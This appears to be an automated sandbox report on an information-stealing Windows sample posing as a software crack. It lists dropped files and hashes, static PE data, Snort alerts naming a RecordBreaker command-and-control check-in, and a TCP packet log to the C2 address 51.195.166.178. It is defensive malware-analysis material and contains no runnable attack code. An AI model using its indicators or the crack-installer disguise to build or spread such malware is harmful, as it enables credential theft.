Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): www.bing.com, e12564.dspb.akamaiedge.net, fs.microsoft.com, login.live.com, store-images.s-microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Execution Graph export aborted for target 2.0.0-beta2.cps.exe, PID 2332 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Zdpo36n9Wt80

Process:	C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831

Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3......@ ....C.. ....

C:\Users\user\AppData\LocalLow\freebl3.dll

Process:	C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	684984
Entropy (8bit):	6.857030838615762
Encrypted:	false
SSDEEP:	12288:0oUg2twzqWC4kBNv1pMByWk6TYnhCevOEH07OqHM65BaFBuY3NUNeCLIV/Rqnhab:0oUg2tJWC44WUuY3mMCLA/R+hw
MD5:	15B61E4A910C172B25FB7D8CCB92F754
SHA1:	5D9E319C7D47EB6D31AAED27707FE27A1665031C
SHA-256:	B2AE93D30C8BEB0B26F03D4A8325AC89B92A299E8F853E5CAA51BB32575B06C6
SHA-512:	7C1C982A2B597B665F45024A42E343A0A07A6167F77EE428A203F23BE94B5F225E22A270D1A41B655F3173369F27991770722D765774627229B6B1BBE2A6DC3F
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZx....................@..................................x...........!..L.!This program cannot be run in DOS mode.$..PE..L...&.9b........."!.........6..@A..... ....4,..S...,..........x...........T..........8$...&..............................0.................D...........................text.............................. ..`.rdata.......0.....................@..@.data...<F... @.......&.............@....00cfg...............(.............@..@.rsrc...x...........*.............@..@.reloc..8$.......&.................@..B.. ....

C:\Users\user\AppData\LocalLow\mozglue.dll

Process:	C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	627128
Entropy (8bit):	6.792651884784197
Encrypted:	false
SSDEEP:	12288:dfsiG5KNZea77VUHQqROmbIDm0ICRfCtbtEE/2OH9E2ARlZYSd:df53NZea3V+QqROmum0nRKx79E2ARlrd
MD5:	F07D9977430E762B563EAADC2B94BBFA
SHA1:	DA0A05B2B8D269FB73558DFCF0ED5C167F6D3877
SHA-256:	4191FAF7E5EB105A0F4C5C6ED3E9E9C71014E8AA39BBEE313BC92D1411E9E862
SHA-512:	6AFD512E4099643BBA3FC7700DD72744156B78B7BDA10263BA1F8571D1E282133A433215A9222A7799F9824F244A2BC80C2816A62DE1497017A4B26D562B7EAF
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZx....................@..................................x...........!..L.!This program cannot be run in DOS mode.$..PE..L.....9b........."!.........V......./..@A.... ....cQ......,....p...............r..........4C..........................W......h0...text.............................. ..`.rdata.......0.....................@..@.data....... .0.....................@....00cfg.......P....... ..............@..@.tls.........`......."..............@....rsrc........p.......$.............@..@.reloc..4C.......D.................@..B... ....

C:\Users\user\AppData\LocalLow\msvcp140.dll

Process:	C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped

Size (bytes):	449280
Entropy (8bit):	6.670243582402913
Encrypted:	false
SSDEEP:	12288:UEPa9C9VbL+3Omy5CvyOvzeOKaqhUgiW6QR7t5s03Ooc8dHkC2esGgW8g:UEPa90Vbky5CvyUeOKg03Ooc8dHkC2ed
MD5:	1FB93933FD087215A3C7B0800E6BB703
SHA1:	A78232C352ED06CEDD7CA5CD5CB60E61EF8D86FB
SHA-256:	2DB7FD3C9C3C4B67F2D50A5A50E8C69154DC859780DD487C28A4E6ED1AF90D01
SHA-512:	79CD448E44B5607863B3CD0F9C8E1310F7E340559495589C428A24A4AC49BEB06502D787824097BB959A1C9CB80672630DAC19A405468A0B64DB5EBD6493590E
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1C.._..._..._)n..._....._...^."._..^..._..\..._..[..._..Z..._..._..._......_..]..._.Rich.._.....PE..L....(.[.....''!.....(.....`.....@.....@A.....g.....r.....?.....=..`x..8.....w..@.....p.....c..@.....text...&.....(..... ..`.data...H)...@.....,.....@....idata.....p.....D.....@..@.didat..4.....X.....@....rsrc.....Z.....@..@.reloc...=.....>..^.....@..B.....

C:\Users\user\AppData\LocalLow\nss3.dll

Process:	C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	2042296
Entropy (8bit):	6.775178510549486
Encrypted:	false
SSDEEP:	49152:6dvFywfzFAF7fg39IwA49Kap9bGt+qoStYnOsbqbeQom7gN7BpDD5SkIN1g5D92+:pptximYfpx8OwNiVG09
MD5:	F67D08E8C02574CBC2F1122C53BFB976
SHA1:	6522992957E7E4D074947CAD63189F308A80FCF2
SHA-256:	C65B7AFB05EE2B2687E6280594019068C3D3829182DFE8604CE4ADF2116CC46E
SHA-512:	2E9D0A211D2B085514F181852FAE6E7CA6AED4D29F396348BEDB59C556E39621810A9A74671566A49E126EC73A60D0F781FA9085EB407DF1EEFD942C18853BE
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L.....9b.....''!.....&.....`.....@A.....!..\..T...@....@..x.....P..h...h.....\...!..@.....text...i..... ..`.rdata.....@..@.data....N.....*.....@....00cfg.....0.....@..@.rsrc...x....@.....@..@.reloc..h....P.....@..B.....

C:\Users\user\AppData\LocalLow\softokn3.dll

Process:	C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	254392
Entropy (8bit):	6.686038834818694
Encrypted:	false
SSDEEP:	6144:uI7A8DMhFE2PlKOcpHSvV6x/CHQyhvs277H0mhWGzTdtb2bbIFxW7zrM2ruyYz+h:uI7A8DMhFE2PlbcpSv0x/CJVUmhDzTvS
MD5:	63A1FE06BE877497C4C2017CA0303537
SHA1:	F4F9CBD7066AFB86877BB79C3D23EDDACA15F5A0
SHA-256:	44BE3153C15C2D18F49674A092C135D3482FB89B77A1B2063D01D02985555FE0
SHA-512:	0475EDC7DFBE8660E27D93B7B8B5162043F1F8052AB28C87E23A6DAF9A5CB93D0D7888B6E57504B1F2359B34C487D9F02D85A34A7F17C04188318BB8E89126B
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...'.9b.....''!.....@A.....tv..S....w.....5..hq.....D{.....text...V..... ..`.rdata.....@..@.data.....~.....@....00cfg.....@..@.rsrc.....@..@.reloc...5.....6.....@..B.....

C:\Users\user\AppData\LocalLow\sqlite3.dll

Process:	C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1099223
Entropy (8bit):	6.502588297211263
Encrypted:	false
SSDEEP:	24576:9jxwSkSteuT4P/y7HjsXAGJyGvN5z4Rui2IXLbO:9Vww8HyrjsvyWN54RZH+
MD5:	DBF4F8DCEFB8056DC6BAE4B67FF810CE
SHA1:	BBAC1DD8A07C6069415C04B62747D794736D0689
SHA-256:	47B64311719000FA8C432165A0FDCDFED735D5B54977B052DE915B1CBBBF9D68
SHA-512:	B572CA2F2E4A5CC93E4FCC7A18C0AE6DF888AA4C55BC7DA591E316927A4B5CFCBDDA6E60018950BE891FF3B26F470CC5CCE34D217C2D35074322AB84C32A 5D1
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...".,b.v.....!..... .....a..... .....n*..... ..:.....text.....`.P`.data...|'... ...(.....@.`..rdata...D...P. ..F...:.....@.`@.bss....(.....`..edata..n*.....,.....@.0@.idata.....@.0..CRT....,.....@.0..tls.... ..... .@.0..rsrc.....@.0..reloc...;... ...<.....@.0B/4.....8...`.....@.@B/19.....R....p.....@..B/31.....]'...@...(.....@..B/45.....-...p. .....@..B/57.....\.....&.....@.0B/70.....#.....2..

C:\Users\user\AppData\LocalLow\vcruntime140.dll

Process:	C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	80128
Entropy (8bit):	6.906674531653877
Encrypted:	false
SSDEEP:	1536:l9j/j2886xv555et/MCsjw0BuRK3jteopUecbAdz86B+JfBL+eNv:l9j/j28V55At/zqw+IqLUecbAdz8lJrv
MD5:	1B171F9A428C44ACF85F89989007C328
SHA1:	6F25A874D6CBF8158CB7C491DCEDAA81CEAEBBAE
SHA-256:	9D02E952396BDFF3ABFE5654E07B7A713C84268A225E11ED9A3BF338ED1E424C
SHA-512:	99A06770EEA07F36ABC4AE0CECB2AE13C3ACB362B38B731C3BAED045BF76EA6B61EFE4089CD2EFAC27701E9443388322365BDB039CD388987B24D4A43C973 BD1
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....08e.....u.....Rich..... .....PE..L....(.[.....''!.....0.....t(....@A.....?... ....8..... ..@..... .....text..... ..`.data.....@....idata.....@..@.rsrc.....@..@.reloc..... .....@..B..... ....

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\KbqArOlW06.exe.log

Process:	C:\Users\user\Desktop\KbqArOlW06.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	859
Entropy (8bit):	5.373981576136143
Encrypted:	false
SSDEEP:	24:ML9E4KrgKDE4KGKN08AKha1qE4GiD0E4KeGj:MxHKEYHKGD8Aoa1qHGiD0HKeGj
MD5:	7B5289C8BE1CA53C52CC7E7D6CB25DC3
SHA1:	C10677CF351D7C5D6466BC37088DA5167DFA7673
SHA-256:	BC87EABFF428C355479C48BEA29DA6620274B680849BC5A09155B08C8B225F76
SHA-512:	1E18D202A2D0070E10BF8074D144091CD56C00EE0EC5D32DDAE1EDAD744647DB28BE45528EE8F910A6E1572B482A95B079468BCDA1D19AE566EDA09B8F160 5B
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561 934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..3,"System.Drawing, Versio n=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34 c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\Nati veImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..

C:\Users\user\AppData\Local\Temp\2.0.0-beta2.cps.exe

Process:	C:\Users\user\Desktop\KbqArOlW06.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	762660256
Entropy (8bit):	0.16011324299122182
Encrypted:	false
SSDEEP:	
MD5:	881CBC2DA4C6467AEC519F4909371AF8
SHA1:	EC9C0F602456802254AC2659CD0B42EF97D32B62
SHA-256:	DCE4E4783AB5819869BAAE8B98812AABE7654BA2FF9D1E033548A52AF93E89A5
SHA-512:	E1D3221D3663E09B8258A4B3AD77A201E18A7CC880B359EDF1DD9A2123ED48C6B4888F27F7F9BAD9B2DA6328F5211FE709E94195E76288C9255997612415B098
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....l.....d.....@.....pu.....u.. .@.....U@.O.....F.d....@u.]..... u-.'....u.,.....p@.....text...{..... ..`.rdata..... .@..@.data.....@....CRT.....@..@.2vB.....r?.....t?..... ..`.a|D....h....p@.....@.....@....=xC.....4...@...4..2@..... ..`.relo c.....u.....t.....@..@.rsrc...]....@u..0....t.....@..@.....

C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe

Process:	C:\Users\user\Desktop\KbqArOlW06.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	593460
Entropy (8bit):	7.708842476672564
Encrypted:	false
SSDEEP:	12288:RyIF9+rdfN1UfMM+tkY/MniANaeicSS+LqBs/P6YwoAe5dWT:RyI3+rdF1sYrMiANaob+LqBs+feOT
MD5:	B184AD382E1729FEEA1E7BB94307930F
SHA1:	B46E64520E624EBD330534EF6DC7F931DD3C41B5
SHA-256:	D5B69C60652584A9FE19F3CCBEA534CE749DF0A86FA30484B0E1D9EFD8DD58C7
SHA-512:	1C08393818441B6304500B1178AEF344A337DF915A7987A294EB67503F0F95FA77B070EE366A7309DA069C4D88645DBBAEE6296F14C1F5CF32DB54C4CA047483
Malicious:	**true**
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....@..... .....@.....@.....|... ....CODE..... ..`DATA....P.....@...BSS.....idata..|.....@....tls.....rdata..... .....@..P.reloc.. .....@..P.rsrc..... .....@..P.....P.....@..P..... .....

C:\Users\user\AppData\Local\Temp\is-K5196.tmp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp

Process:	C:\Users\user\AppData\Local\Temp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	772608
Entropy (8bit):	6.365859318194335
Encrypted:	false
SSDEEP:	12288:PqIRz+f+ui8TrPO37fzH4A63RRwDFtuXUZERmhrNh4dT9TaC+IGNbDtQPupXyx95:SIZg+uiirPO37fzH4A6haDbcUZEbdT9z
MD5:	D8467CA1F529C6C6DECB1B82DBAED1DF
SHA1:	A4A21C366A4F4331E13BADA80682A117C9D17BE2
SHA-256:	D12E8487B5941B9552E2AD2F742938CFF407CB80825AD4DBB1B54DE2C706CE81
SHA-512:	03A519849743A7F71AE2974B4D5D08CEBA8555F06FF8C64A4A99749BBEF99D59F40EFFC34F3F8AFBB56D8370C1171A5F5BA5DE4D0CA830BFB28B16C5E695625 7
Malicious:	**true**
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....,.....@.....@.....@.....2&.....P.....@..... .....CODE....p..... ..`DATA....D.....@...BSS.....idata..2&.....(.....@....tls.....0.....rdata .....@.....@..P.reloc.. ....P.....@..P.rsrc.....@..P.....@..P..... .....

C:\Users\user\AppData\Local\Temp\is-Q7MJ8.tmp_isetup_setup64.tmp

Process:	C:\Users\user\AppData\Local\Temp\is-K5196.tmp\A1Photo-&-Art-Enhancer_Search&Patch_Activation.tmp
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped

Size (bytes):	6144
Entropy (8bit):	4.720366600008286
Encrypted:	false
SSDEEP:	96:sfkcXegaJ/ZAYNzcld1xaX12p+gt1sONA0:sfJEVYlvxaX12C6A0
MD5:	E4211D6D009757C078A9FAC7FF4F03D4
SHA1:	019CD56BA687D39D12D4B13991C9A42EA6BA03DA
SHA-256:	388A796580234EFC95F3B1C70AD4CB44BFDDC7BA0F9203BF4902B9929B136F95
SHA-512:	17257F15D843E88BB78ADCFB48184B8CE22109CC2C99E709432728A392AFAE7B808ED32289BA397207172DE990A354F15C2459B6797317DA8EA18B040C85787E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....^.....l.....=\.....=\.....=\.....Rich.....PE..d.....R.....#.....@.....`.....<!.....P..H....@..0..... .....text..... ..`.rdata..|.... .....@..@.data...,....0.....@....pdata..0....@.....@..@.rsrc...H....P.....@..@..... ....

Static File Info

General

File type:	PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.219776880669485
TrID:	• Win64 Executable GUI Net Framework (217006/5) 49.88% • Win64 Executable GUI (202006/5) 46.43% • Win64 Executable (generic) (12005/4) 2.76% • Generic Win/DOS Executable (2004/3) 0.46% • DOS Executable Generic (2002/1) 0.46%
File name:	KbqArOlW06.exe
File size:	12978176
MD5:	005297e7c0d555822b5a6f31fcdc7661
SHA1:	9d5f9d90a1574c333ec68dbc800cb70397a1826d
SHA256:	6b8dac8326076b76369a8eb4e316a86a7663b597aeffe89b35e86c02aa5df4c0
SHA512:	0b274948a9a660483d8a64170c39aeee37a8a134fc926a1adc7d9884687cfd5ef9b8c32791ad74d81454778e6ace037454b012b769eeb8367d524fc7a51b663d
SSDEEP:	98304:QxQiz9Gm4H4Ul8zl6CH1OzkcC2IBev7CEObzWxtef1lKhx0vBaU6/yYsXd3VrJSp:QQszlVVOu2I8vJObShhyvBaUeY3+
TLSH:	9ED633E12F8CCA29F3A5C639A159867982BB9E19F256780DE6F07C0D1F2579371213CC
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....5.b....."..... .....@..... .....@.....@...@.....@..... .....

File Icon

Icon Hash:	99da7233a0e2c9c9

Static PE Info

General

Entrypoint:	0x140000000
Entrypoint Section:	
Digitally signed:	false
Imagebase:	0x140000000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62E83593 [Mon Aug 1 20:20:35 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0

Import Hash:	

Entrypoint Preview

Instruction
dec ebp
pop edx
nop
add byte ptr [ebx], al
add byte ptr [eax], al
add byte ptr [eax+eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xc54000	0xe9d0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2000	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xc51ad8	0xc51c00	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rsrc	0xc54000	0xe9d0	0xea00	False	0.24090211004273504	data	3.4100373155600514	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xc54518	0xe1dc	dBase III DBT, version number 0, next free block index 40		
RT_GROUP_ICON	0xc626f8	0x14	data		
RT_VERSION	0xc54130	0x3e4	data		
RT_MANIFEST	0xc62710	0x2bd	XML 1.0 document, ASCII text, with CRLF line terminators		

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.451.195.166.178497788020369340 8/05/22-13:54:12.723337	TCP	2036934	ET TROJAN Win32/RecordBreaker CnC Checkin	49778	80	192.168.2.4	51.195.166.178

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
51.195.166.178192.168.2.480497782036955 08/05/22-13:54:12.825297	TCP	2036955	ET TROJAN Win32/RecordBreaker CnC Checkin - Server Response	80	49778	51.195.166.178	192.168.2.4

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 13:54:12.681298971 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:12.710944891 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:12.712569952 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:12.723336935 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:12.752590895 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:12.825297117 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:12.825330973 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:12.825359106 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:12.825387001 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:12.825391054 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:12.825413942 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:12.825423002 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:12.825448990 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.039436102 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.068814039 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.091945887 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.091986895 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.092000008 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.092009068 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.092021942 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.092031956 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.092041969 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.092044115 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.092051983 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.092063904 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.092076063 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.092103958 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.092124939 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121283054 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121335030 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121380091 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121418953 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121447086 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121448040 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121473074 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121489048 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121500969 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121510983 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121527910 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121550083 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121555090 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121572971 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121582031 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121594906 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121608019 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121622086 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121634960 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121645927 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121661901 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121670961 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121686935 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121712923 CEST	80	49778	51.195.166.178	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 5, 2022 13:54:13.121741056 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121757030 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121767998 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121793032 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121793985 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121819973 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121829033 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121846914 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.121861935 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.121895075 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.151041031 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151124001 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151187897 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151228905 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.151247025 CEST	80	49778	51.195.166.178	192.168.2.4
Aug 5, 2022 13:54:13.151263952 CEST	49778	80	192.168.2.4	51.195.166.178
Aug 5, 2022 13:54:13.151330948 CEST	80	49778	51.195.166.178	192.168.2.4
